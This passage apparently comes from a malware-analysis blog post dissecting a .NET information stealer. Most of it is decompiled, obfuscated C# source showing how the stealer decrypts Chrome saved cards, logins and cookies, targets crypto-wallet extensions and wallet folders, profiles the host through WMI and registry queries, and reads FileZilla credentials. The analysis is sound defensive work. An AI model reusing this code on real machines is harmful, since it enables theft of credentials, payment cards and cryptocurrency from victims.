string text = Path.Combine(object_0, new string(new char[] { 'W', 'e', 'b', ' ', 'D', 'a', 't', 'a' }));
if (!File.Exists(text))
{
    return list;
}
string text2 = C_h_r_o_m_e.smethod_7(object_0);
using (Class42 @class = new Class42())
{
    try
    {
        Class32 class2 = new Class32(@class.method_0(text));
        class2.method_5("cmyredmyit_cmyardmys".Replace("my", string.Empty));
        int i = 0;
        while (i < class2.RowLength)
        {
            CC cc = null;
            try
            {
                string text3 = C_h_r_o_m_e.smethod_5(class2.method_0(i, new string(new char[]
                {
                    'c', 'a', 'r', 'd', '_', 'n', 'u', 'm', 'b', 'e',
                    'r', '_', 'e', 'n', 'c', 'r', 'y', 'p', 't', 'e',
                    'd'
                })), text2).Replace(" ", string.Empty);
                cc = new CC
                {
                    HolderName = class2.method_0(i, new string(new char[]
                    {
                        'n', 'a', 'm', 'e', '_', 'o', 'n', '_', 'c', 'a',
                        'r', 'd'
                    })).Trim(),
                    Month = Convert.ToInt32(class2.method_0(i, new string(new char[]
                    {
                        'e', 'x', 'p', 'i', 'r', 'a', 's', '2', '1', 'a',
                        't', 'i', 'o', 'n', '_', 'm', 'o', 'a', 's', '2',
                        '1', 'n', 't', 'h'
                    }).Replace("as21", string.Empty)).Trim()),
                    Year = Convert.ToInt32(class2.method_0(i, new string(new char[]
                    {
                        'e', 'x', 'p', 'i', 'r', 'a', 'a', 's', '2', '1',
                        't', 'i', 'o', 'n', '_', 'y', 'a', 's', '2', '1',
                        'e', 'a', 'r'
                    }).Replace("as21", string.Empty)).Trim()),
                    Number = text3
                };
```

Credit Card Information Theft 2

The malware steals login data from the Chrome browser.

Press enter or click to view image in full size

```
string text = Path.Combine(object_0, new string(new char[] { 'L', 'o', 'g', 'i', 'n', ' ', 'D', 'a', 't', 'a' }));
if (!File.Exists(text))
{
    return list;
}
string text2 = C_h_r_o_m_e.smethod_7(object_0);
using (Class42 @class = new Class42())
{
    try
    {
        Class32 class2 = new Class32(@class.method_0(text));
        class2.method_5(new string(new char[] { 'l', 'o', 'g', 'i', 'n', 's' }));
        for (int i = 0; i < class2.RowLength; i++)
        {
            Account account = new Account();
            try
            {
                account.URL = class2.method_1(i, 0).Trim();
                account.Username = class2.method_1(i, 3).Trim();
                account.Password = C_h_r_o_m_e.smethod_5(class2.method_1(i, 5), text2);
            }
            catch (Exception)
            {
            }
            finally
            {
                account.URL = (string.IsNullOrWhiteSpace(account.URL) ? "UNKNOWN" : account.URL);
                account.Username = (string.IsNullOrWhiteSpace(account.Username) ? "UNKNOWN" : account.Username);
                account.Password = (string.IsNullOrWhiteSpace(account.Password) ? "UNKNOWN" : account.Password);
            }
            if (account.Password != "UNKNOWN")
            {
                list.Add(account);
            }
        }
    }
    catch (Exception)
    {
    }
}
```

Login Data Theft

The malware steals cookies from the browsers.


Press enter or click to view image in full size

```
List<ScannedCookie> list = new List<ScannedCookie>();
try
{
    string text = Path.Combine(object_0, new string(new char[] { 'C', 'o', 'o', 'k', 'i', 'e', 's' }));
    if (!File.Exists(text))
    {
        return list;
    }
    string text2 = C_h_r_o_m_e.smethod_7(object_0);
    using (Class42 @class = new Class42())
    {
        try
        {
            Class32 class2 = new Class32(@class.method_0(text));
            class2.method_5(new string(new char[] { 'c', 'o', 'o', 'k', 'i', 'e', 's' }));
            int i = 0;
            while (i < class2.RowLength)
            {
                ScannedCookie scannedCookie = null;
                try
                {
                    scannedCookie = new ScannedCookie
                    {
                        Host = class2.method_0(i, new string(new char[] { 'h', 'o', 's', 't', '_', 'k', 'e', 'y' })).Trim(),
                        Http = class2.method_0(i, new string(new char[] { 'h', 'o', 's', 't', '_', 'k', 'e', 'y' })).Trim().StartsWith("."),
                        Path = class2.method_0(i, new string(new char[] { 'p', 'a', 't', 'h' })).Trim(),
                        Secure = class2.method_0(i, new string(new char[] { 'i', 's', '_', 's', 'e', 'c', 'u', 'r', 'e' })).Contains("1"),
                        Expires = Convert.ToInt64(class2.method_0(i, new string(new char[]
                        {
                            'e', 'x', 'p', 'i', 'r', 'e', 's', '_', 'u', 't',
                            'c'
                        })).Trim()) / 1000000L - 11644473600L,
                        Name = class2.method_0(i, new string(new char[] { 'n', 'a', 'm', 'e' })).Trim(),
                        Value = C_h_r_o_m_e.smethod_5(class2.method_0(i, new string(new char[]
                        {
                            'e', 'n', 'c', 'r', 'y', 'p', 't', 'e', 'd', '_',
                            'v', 'a', 'l', 'u', 'e'
                        })), text2)
                    };
                    if (scannedCookie.Expires < 0L)
                    {
                        scannedCookie.Expires = DateTime.Now.AddMonths(12).Ticks - 621355968000000000L;
                    }
```

Cookies Theft

The malware uses ‘GeoPlugin,’ a geolocation web service API, to determine the location of an endpoint based on its IP address.

Press enter or click to view image in full size



```
[DataContract(Name = "GeoPlugin")]
public class GeoPlugin
{
    // Token: 0x17000064 RID: 100
    // (get) Token: 0x060003FB RID: 1019 RVA: 0x00004516 File Offset: 0x00002716
    // (set) Token: 0x060003FC RID: 1020 RVA: 0x0000451E File Offset: 0x0000271E
    [DataMember(Name = "geoplugin_request")]
    public string geoplugin_request { get; set; }

    // Token: 0x17000065 RID: 101
    // (get) Token: 0x060003FD RID: 1021 RVA: 0x00004527 File Offset: 0x00002727
    // (set) Token: 0x060003FE RID: 1022 RVA: 0x0000452F File Offset: 0x0000272F
    [DataMember(Name = "geoplugin_city")]
    public string geoplugin_city { get; set; }

    // Token: 0x17000066 RID: 102
    // (get) Token: 0x060003FF RID: 1023 RVA: 0x00004538 File Offset: 0x00002738
    // (set) Token: 0x06000400 RID: 1024 RVA: 0x00004540 File Offset: 0x00002740
    [DataMember(Name = "geoplugin_region")]
    public string geoplugin_region { get; set; }

    // Token: 0x17000067 RID: 103
    // (get) Token: 0x06000401 RID: 1025 RVA: 0x00004549 File Offset: 0x00002749
    // (set) Token: 0x06000402 RID: 1026 RVA: 0x00004551 File Offset: 0x00002751
    [DataMember(Name = "geoplugin_countryCode")]
    public string geoplugin_countryCode { get; set; }

    // Token: 0x17000068 RID: 104
    // (get) Token: 0x06000403 RID: 1027 RVA: 0x0000455A File Offset: 0x0000275A
    // (set) Token: 0x06000404 RID: 1028 RVA: 0x00004562 File Offset: 0x00002762
    [DataMember(Name = "geoplugin_latitude")]
    public string geoplugin_latitude { get; set; }

    // Token: 0x17000069 RID: 105
    // (get) Token: 0x06000405 RID: 1029 RVA: 0x0000456B File Offset: 0x0000276B
    // (set) Token: 0x06000406 RID: 1030 RVA: 0x00004573 File Offset: 0x00002773
    [DataMember(Name = "geoplugin_longitude")]
```

GeoLocation API

The malware uses the OpenSubKey function to access the registry path SOFTWARE\Clients\StartMenuInternet and retrieve the string value using the GetValue method.

Press enter or click to view image in full size

```
List<BrowserVersion> list = new List<BrowserVersion>();
try
{
    RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\WOW6432Node\\Clients\\StartMenuInternet");
    if (registryKey == null)
    {
        registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Clients\\StartMenuInternet");
    }
    string[] subKeyNames = registryKey.GetSubKeyNames();
    for (int i = 0; i < subKeyNames.Length; i++)
    {
        BrowserVersion browserVersion = new BrowserVersion();
        RegistryKey registryKey2 = registryKey.OpenSubKey(subKeyNames[i]);
        browserVersion.NameOfBrowser = (string)registryKey2.GetValue(null);
        RegistryKey registryKey3 = registryKey2.OpenSubKey("shell\\open\\command");
        browserVersion.PathOfFile = registryKey3.GetValue(null).ToString().smethod_2();
        if (browserVersion.PathOfFile != null)
        {
            browserVersion.Version = FileVersionInfo.GetVersionInfo(browserVersion.PathOfFile).FileVersion;
        }
        else
        {
            browserVersion.Version = "Unknown Version";
        }
        list.Add(browserVersion);
    }
}
```

Registry Path Access and Read

Crypto Wallets

Most threat actors use cryptocurrency wallets for anonymity. These wallets generate unique wallet addresses for victims to transfer money anonymously.
Furthermore, some people invest in cryptocurrency coins like Bitcoin, Ethereum, Tether, Solana, etc.
Threat actors target crypto wallets to steal victims' crypto wallet information and money.

The malware searches and steals information and files from the list of wallets, such as Coinbase, Yoroi, Atomic, Wombat, Jaxx Liberty wallets, Saturn, etc.

Press enter or click to view image in full size

```
{ "ibnejdfjmmkpcnlpebklmnkoeoihofec", "Tronlink" },
{ "jbdaocneiiinmjbjlgalhcelgbejmnid", "NiftyWallet" },
{ "nkbihfbeogaeaoehlefnkodbefgpgknn", "Metamask" },
{ "afbcbjpbpfadlkmhmclhkeeodmamcflc", "MathWallet" },
{ "hnfanknocfeofbddgcijnmhnfnkdnaad", "Coinbase" },
{ "fhbohimaelbohpjbbldcngcnapndodjp", "BinanceChain" },
{ "odbfpeeihdkbihmopkbjmoonfanlbfcl", "BraveWallet" },
{ "hpglfhgfnhbgpjdenjgmdgoeiappafln", "GuardaWallet" },
{ "blnieiiffboillknjnepogjhkgnoapac", "EqualWallet" },
{ "cjelfplplebdjjenllpjcblmjkfcffne", "JaxxxLiberty" },
{ "fihkakfobkmkjojpchpfgcmhfjnmnfpi", "BitAppWallet" },
{ "kncchdigobghenbbaddojjnnaogfppfj", "iWallet" },
{ "amkmjjmmflddogmhpjloimipbofnfjih", "Wombat" },
```

Cryptocurrency Wallets List

Press enter or click to view image in full size

```
new string(new char[]
{
    'Y', 'o', 'r', 'o', 'i', 'W', 'a', 'l', 'l', 'e',
    't'
})
```

Cryptocurrency Wallets List 2

Press enter or click to view image in full size

```
new string(new char[]
{
    'A', 't', 'o', 'm', 'i', 'c', 'W', 'a', 'l', 'l',
    'e', 't'
})
```

Cryptocurrency Wallets List 3

Press enter or click to view image in full size

```
new string(new char[]
{
    'G', 'u', 'i', 'l', 'd', 'W', 'a', 'l', 'l', 'e',
    't'
})
```

Cryptocurrency Wallets List 4

Press enter or click to view image in full size

```
new string(new char[]
{
    'S', 'a', 't', 'u', 'r', 'n', 'W', 'a', 'l', 'l',
    'e', 't'
})
```

Cryptocurrency Wallets List 5

Press enter or click to view image in full size

```
new string(new char[]
{
    'R', 'o', 'n', 'i', 'n', 'W', 'a', 'l', 'l', 'e',
    't'
})
```

Cryptocurrency Wallets List 6

The malware searches for Armory .wallet files in the %AppData% directory.

Press enter or click to view image in full size

```
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Armory";
        list.Add(new Class43
        {
            Directory = text,
            Pattern = "*.wallet",
            Recoursive = false
        });
    }
    catch
    {
    }
    return list;
}
```

Armory Wallet Files Theft

The malware attempts to steal cryptocurrency wallet files in the ‘atomic’ directory.

Press enter or click to view image in full size

```
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\atomic";
        list.Add(new Class43
        {
            Directory = text,
            Pattern = "*",
            Recoursive = true
        });
    }
    catch
    {
    }
    return list;
}
```

Atomic Wallet Files Theft

The malware searches for JSON files or any files within the ‘\Exodus\’ directory and locates the ‘exodus.wallet’ file on the endpoint.

Press enter or click to view image in full size

```
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + new string(new char[]
        {
            '\\', 'E', 'x', 'o', 'd', 'u', 's', '\\', 'e', 'x',
            'o', 'd', 'u', 's', '.', 'w', 'a', 'l', 'l', 'e',
            't'
        });
        string text2 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + new string(new char[] { '\\', 'E', 'x', 'o', 'd', 'u', 's' });
        list.Add(new Class43
        {
            Directory = text2,
            Pattern = "*.json",
            Recoursive = false
        });
        list.Add(new Class43
        {
            Directory = text,
            Pattern = "*",
            Recoursive = false
        });
    }
    catch
    {
    }
    return list;
}
```

Exodus Wallet Files Theft

The stealer attempts to steal information from the Jaxx Liberty cryptocurrency wallet directory.

Press enter or click to view image in full size

```
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + new string(new char[]
        {
            '\\', 'c', 'o', 'F', 'i', 'l', 'e', '.', 'I', 'O',
            'm', '.', 'l', 'i', 'b', 'e', 'F', 'i', 'l', 'e',
            '.', 'I', 'O', 'r', 't', 'y', '.', 'j', 'F', 'i',
            'l', 'e', '.', 'I', 'O', 'a', 'x', 'F', 'i', 'l',
            'e', '.', 'I', 'O', 'x'
        }).Replace("File.IO", string.Empty);
        list.Add(new Class43
        {
            Directory = text,
            Pattern = new string(new char[] { '*' }),
            Recoursive = true
        });
    }
    catch
    {
    }
    return list;
}
```

Jaxx Liberty Wallet Files Theft

The stealer attempts to search for any Coinomi crypto wallet files within the \Coinomi directory located in the %AppData% path.

Press enter or click to view image in full size

```
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Coinomi";
        list.Add(new Class43
        {
            Directory = text,
            Pattern = "*",
            Recoursive = true
        });
    }
    catch
    {
    }
    return list;
}
```

Coinomi Wallet Files Theft

The stealer attempts to steal all files related to the Electrum wallet located in the %AppData%\Electrum\wallets directory.

Press enter or click to view image in full size

```
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + new string(new char[]
        {
            '\\', 'E', 'l', 'e', 'c', 't', 'r', 'u', 'm', '\\',
            'w', 'a', 'l', 'l', 'e', 't', 's'
        });
        list.Add(new Class43
        {
            Directory = text,
            Pattern = "*",
            Recoursive = false
        });
    }
    catch
    {
    }
    return list;
}
```

Electrum Wallet Files Theft

The stealer tries to collect information about the Guarda wallet in the %AppData% directory.

Press enter or click to view image in full size

```
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Guarda";
        list.Add(new Class43
        {
            Directory = text,
            Pattern = "*",
            Recoursive = true
        });
    }
    catch
    {
    }
    return list;
}
```

Guarda Wallet Files Theft

System

Malware authors program stealers to gather system information, such as country, city, hardware, and IP addresses. This is done to profile victims, enable geographic targeting, assess hardware vulnerabilities, deliver content in victims' languages, etc.

Get Idan Malihi's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

The malware gathers information from the endpoint, including city, country, file location, hardware, IP address, language, machine name, and zip code.

Press enter or click to view image in full size

```
public static void smethod_4(this ScanResult scanResult_0)
{
    scanResult_0.City = scanResult_0.City ?? "UNKNOWN";
    scanResult_0.Country = scanResult_0.Country ?? "UNKNOWN";
    scanResult_0.FileLocation = scanResult_0.FileLocation ?? "UNKNOWN";
    scanResult_0.Hardware = scanResult_0.Hardware ?? "UNKNOWN";
    scanResult_0.IPv4 = scanResult_0.IPv4 ?? "UNKNOWN";
    scanResult_0.Language = scanResult_0.Language ?? "UNKNOWN";
    scanResult_0.MachineName = scanResult_0.MachineName ?? "UNKNOWN";
    scanResult_0.OSVersion = scanResult_0.OSVersion ?? "UNKNOWN";
    scanResult_0.Resolution = scanResult_0.Resolution ?? "UNKNOWN";
    scanResult_0.TimeZone = scanResult_0.TimeZone ?? "UNKNOWN";
    scanResult_0.ZipCode = scanResult_0.ZipCode ?? "UNKNOWN";
    scanResult_0.ScanDetails = scanResult_0.ScanDetails ?? new ScanDetails();
}
```

System Information Gathering

Press enter or click to view image in full size

```
[DataContract(Name = "IpSb")]
public class IpSb
{
    // Token: 0x1700006A RID: 106
    // (get) Token: 0x0600040B RID: 1035 RVA: 0x00004584 File Offset: 0x00002784
    // (set) Token: 0x0600040C RID: 1036 RVA: 0x0000458C File Offset: 0x0000278C
    [DataMember(Name = "postal_code")]
    public string postal_code { get; set; }

    // Token: 0x1700006B RID: 107
    // (get) Token: 0x0600040D RID: 1037 RVA: 0x00004595 File Offset: 0x00002795
    // (set) Token: 0x0600040E RID: 1038 RVA: 0x0000459D File Offset: 0x0000279D
    [DataMember(Name = "ip")]
    public string ip { get; set; }

    // Token: 0x1700006C RID: 108
    // (get) Token: 0x0600040F RID: 1039 RVA: 0x000045A6 File Offset: 0x000027A6
    // (set) Token: 0x06000410 RID: 1040 RVA: 0x000045AE File Offset: 0x000027AE
    [DataMember(Name = "country_code")]
    public string country_code { get; set; }
```

System Information Gathering

The malware author uses the WQL command ‘SELECT * FROM Win32_Processor’ to steal information about the endpoint, including the number of cores in the processor and running processes.

Press enter or click to view image in full size

```
public static List<SystemHardware> smethod_1()
{
    List<SystemHardware> list = new List<SystemHardware>();
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_Processor"))
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    ManagementObject managementObject = (ManagementObject)managementBaseObject;
                    try
                    {
                        list.Add(new SystemHardware
                        {
                            Name = (managementObject["Name"] as string),
                            Counter = Convert.ToString(managementObject["NumberOfCores"]),
                            HardType = HardwareType.Processor
                        });
                    }
                    catch
                    {
                    }
                }
            }
        }
    }
    catch
    {
    }
    return list;
}
```

SELECT * FROM Win32_Processor

In addition, the malware author uses the WQL command ‘SELECT * FROM Win32_VideoController’ to steal information about the RAM in the endpoint.

Press enter or click to view image in full size

```
public static List<SystemHardware> smethod_2()
{
    List<SystemHardware> list = new List<SystemHardware>();
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("root\\CIMV2", "SELECT * FROM Win32_VideoController"))
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    ManagementObject managementObject = (ManagementObject)managementBaseObject;
                    try
                    {
                        uint num = Convert.ToUInt32(managementObject["AdapterRAM"]);
                        if (num > 0U)
                        {
                            list.Add(new SystemHardware
                            {
                                Name = (managementObject["Name"] as string),
                                Counter = num.ToString(),
                                HardType = HardwareType.Graphic
                            });
                        }
                    }
                    catch (Exception)
                    {
                    }
                }
            }
        }
    }
    catch (Exception)
    {
    }
```

SELECT * FROM Win32_VideoController

Also, the malware uses the WQL command ‘SELECT * FROM Win32_DiskDrive’ to retrieve the disk drives connected to the endpoint and their serial number.

Press enter or click to view image in full size

```
ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_DiskDrive");
try
{
    ManagementObjectCollection managementObjectCollection = SystemInfoHelper.smethod_34(managementObjectSearcher);
    try
    {
        ManagementObjectCollection.ManagementObjectEnumerator managementObjectEnumerator = SystemInfoHelper.smethod_35(managementObjectCollection);
        try
        {
            while (SystemInfoHelper.smethod_38(managementObjectEnumerator))
            {
                ManagementObject managementObject = (ManagementObject)SystemInfoHelper.smethod_36(managementObjectEnumerator);
                try
                {
                    return SystemInfoHelper.smethod_37(managementObject, "SerialNumber") as string;
                }
                catch
                {
                }
            }
        }
        finally
        {
            if (managementObjectEnumerator != null)
            {
                SystemInfoHelper.smethod_39(managementObjectEnumerator);
            }
        }
    }
```

SELECT * FROM Win32_DiskDrive

The malware uses the WQL command ‘SELECT * FROM Win32_Process Where SessionId=’ to retrieve session IDs, names, and command lines.

Press enter or click to view image in full size

```
using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(new string(new char[]
{
    'S', 'E', 'L', 'E', 'C', 'T', ' ', '*', ' ', 'F',
    'R', 'O', 'M', ' ', 'W', 'i', 'n', '3', '2', '_',
    'P', 'r', 'o', 'c', 'e', 's', 's', ' ', 'W', 'h',
    'e', 'r', 'e', ' ', 'S', 'e', 's', 's', 'i', 'o',
    'n', 'I', 'd', '=', '\''
}) + Process.GetCurrentProcess().SessionId + "'"))
{
    using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
    {
        foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
        {
            ManagementObject managementObject = (ManagementObject)managementBaseObject;
            try
            {
                List<string> list2 = list;
                string[] array = new string[6];
                array[0] = new string(new char[] { 'I', 'D', ':', ' ' });
                int num = 1;
                object obj = managementObject[new string(new char[] { 'P', 'r', 'o', 'c', 'e', 's', 's', 'I', 'd' })];
                array[num] = ((obj != null) ? obj.ToString() : null);
                array[2] = new string(new char[] { ',', ' ', 'N', 'a', 'm', 'e', ':', ' ' });
                int num2 = 3;
                object obj2 = managementObject[new string(new char[] { 'N', 'a', 'm', 'e' })];
                array[num2] = ((obj2 != null) ? obj2.ToString() : null);
                array[4] = new string(new char[]
                {
                    ',', ' ', 'C', 'o', 'm', 'm', 'a', 'n', 'd', 'L',
                    'i', 'n', 'e', ':', ' '
                });
                int num3 = 5;
                object obj3 = managementObject[new string(new char[]
                {
                    'C', 'o', 'm', 'm', 'a', 'n', 'd', 'L', 'i', 'n',
                    'e'
                })];
                array[num3] = ((obj3 != null) ? obj3.ToString() : null);
                list2.Add(string.Concat(array));
            }
```

SELECT * FROM Win32_Process Where SessionId=

The malware collects ‘ProductsName’ and ‘CSDVersion’ values from the ‘SOFTWARE\Microsoft\Windows NT\CurrentVersion’ registry path and system architecture information.

Press enter or click to view image in full size

```
public static string smethod_11()
{
    try
    {
        string text;
        try
        {
            text = (SystemInfoHelper.smethod_44() ? "x64" : "x32");
        }
        catch (Exception)
        {
            text = "x86";
        }
        string text2 = SystemInfoHelper.smethod_45("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", "ProductName");
        SystemInfoHelper.smethod_45("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", "CSDVersion");
        if (!SystemInfoHelper.smethod_46(text2))
        {
            return SystemInfoHelper.smethod_47(text2, " ", text);
        }
    }
    catch (Exception)
    {
    }
    return string.Empty;
}
```

Collects ‘ProductsName’ and ‘CSDVersion’ Values

Once the stealer attempts to steal data from the endpoint, it stores the acquired information in a list that includes languages, browsers, FTP connections, chat logs for games, game launcher files, installed browsers, message client files, Nord accounts, open processes, Proton, scanned files, scanned wallets, security utilities, software, and hardware components of the system.

Press enter or click to view image in full size

```
public static bool smethod_0(ScanningArgs scanningArgs_0, ref ScanResult scanResult_0)
{
    bool flag;
    try
    {
        scanResult_0.ScanDetails = new ScanDetails
        {
            AvailableLanguages = new List<string>(),
            Browsers = new List<ScannedBrowser>(),
            FtpConnections = new List<Account>(),
            GameChatFiles = new List<ScannedFile>(),
            GameLauncherFiles = new List<ScannedFile>(),
            InstalledBrowsers = new List<BrowserVersion>(),
            MessageClientFiles = new List<ScannedFile>(),
            NordAccounts = new List<Account>(),
            Open = new List<ScannedFile>(),
            Processes = new List<string>(),
            Proton = new List<ScannedFile>(),
            ScannedFiles = new List<ScannedFile>(),
            ScannedWallets = new List<ScannedFile>(),
            SecurityUtils = new List<string>(),
            Softwares = new List<string>(),
            SystemHardwares = new List<SystemHardware>()
        };
```

Saves Information in Lists

The malware gathers IPv4, city, country, and zip code data from the endpoint.

Press enter or click to view image in full size

```
Class29.smethod_39(0);
IL_158:
scanResult_0.IPv4 = Class29.smethod_29(@class);
IL_164:
scanResult_0.City = Class29.smethod_32(@class);
IL_170:
scanResult_0.Country = Class29.smethod_34(@class);
IL_17C:
scanResult_0.ZipCode = Class29.smethod_36(@class);
```

IP, City, Country, and ZipCode Theft

Press enter or click to view image in full size

```
// Token: 0x060001C0 RID: 448 RVA: 0x000038C2 File Offset: 0x00001AC2
internal static void smethod_31(object object_0, object object_1)
{
    object_0.IP = object_1;
}

// Token: 0x060001C1 RID: 449 RVA: 0x000038CB File Offset: 0x00001ACB
internal static object smethod_32(object object_0)
{
    return object_0.Location;
}
```

IP and Location Theft

Press enter or click to view image in full size

```
// Token: 0x060001C4 RID: 452 RVA: 0x000038E4 File Offset: 0x00001AE4
internal static void smethod_35(object object_0, object object_1)
{
    object_0.Country = object_1;
}

// Token: 0x060001C5 RID: 453 RVA: 0x000038ED File Offset: 0x00001AED
internal static object smethod_36(object object_0)
{
    return object_0.PostalCode;
}
```

Country and PostalCode Theft

Press enter or click to view image in full size

```
// Token: 0x060001D1 RID: 465 RVA: 0x0000393A File Offset: 0x00001B3A
internal static object smethod_48()
{
    return InputLanguage.CurrentInputLanguage;
}
```

CurrentInputLanguage Theft

Press enter or click to view image in full size

```
// Token: 0x060001D4 RID: 468 RVA: 0x00003951 File Offset: 0x00001B51
internal static object smethod_51()
{
    return TimeZoneInfo.Local;
}
```

TimeZoneInfo.Local Theft

Scanned Files

Malware authors program stealers to steal the known and sensitive files on the victims' system, such as docx, txt, doc, and csv.
Threat actors would want to steal sensitive information for further exploitation, financial gain, identity theft, and data extortion.
The stolen files can also be used for espionage, intelligence gathering, or resale on the dark web.

The malware attempts to steal exe, docx, txt, doc, csv, and DLL files from the endpoint.

Press enter or click to view image in full size

```
if (!ScannedFile.BeiRTRs0Vc7XFqicOEK(text, ".exe"))
{
    goto IL_104;
}
for (;;)
{
    IL_114:
    long num = ScannedFile.pTrHptsjlTdmnUHGtWf(fileInfo);
    for (;;)
    {
        IL_F8:
        long num2 = 4000L;
        for (;;)
        {
            IL_E9:
            if (!ScannedFile.s1Twj5sr7wdQcAoIiQZ(text, ".docx"))
            {
                goto IL_C1;
            }
            goto IL_DD;
            for (;;)
            {
                IL_CE:
                if (!ScannedFile.s1Twj5sr7wdQcAoIiQZ(text, ".txt"))
                {
                    goto IL_8B;
                }
```

exe, docx, txt Files Theft

Press enter or click to view image in full size

doc, csv, docx, doc, DLL Files Theft

The malware attempts to extract account details from the \\FileZilla\\sitemanager.xml file located in the %AppData% directory.

Press enter or click to view image in full size

```
public static List<Account> smethod_0()
{
    List<Account> list = new List<Account>();
    try
    {
        string text = string.Format(new string(new char[]
        {
            '{', '0', '}', '\\', 'F', 'i', 'l', 'e', 'Z', 'i',
            'l', 'l', 'a', '\\', 'r', 'e', 'c', 'e', 'n', 't',
            's', 'e', 'r', 'v', 'e', 'r', 's', '.', 'x', 'm',
            'l'
        }), Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData));
        string text2 = string.Format(new string(new char[]
        {
            '{', '0', '}', '\\', 'F', 'i', 'l', 'e', 'Z', 'i',
            'l', 'l', 'a', '\\', 's', 'i', 't', 'e', 'm', 'a',
            'n', 'a', 'g', 'e', 'r', '.', 'x', 'm', 'l'
        }), Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData));
        if (File.Exists(text))
        {
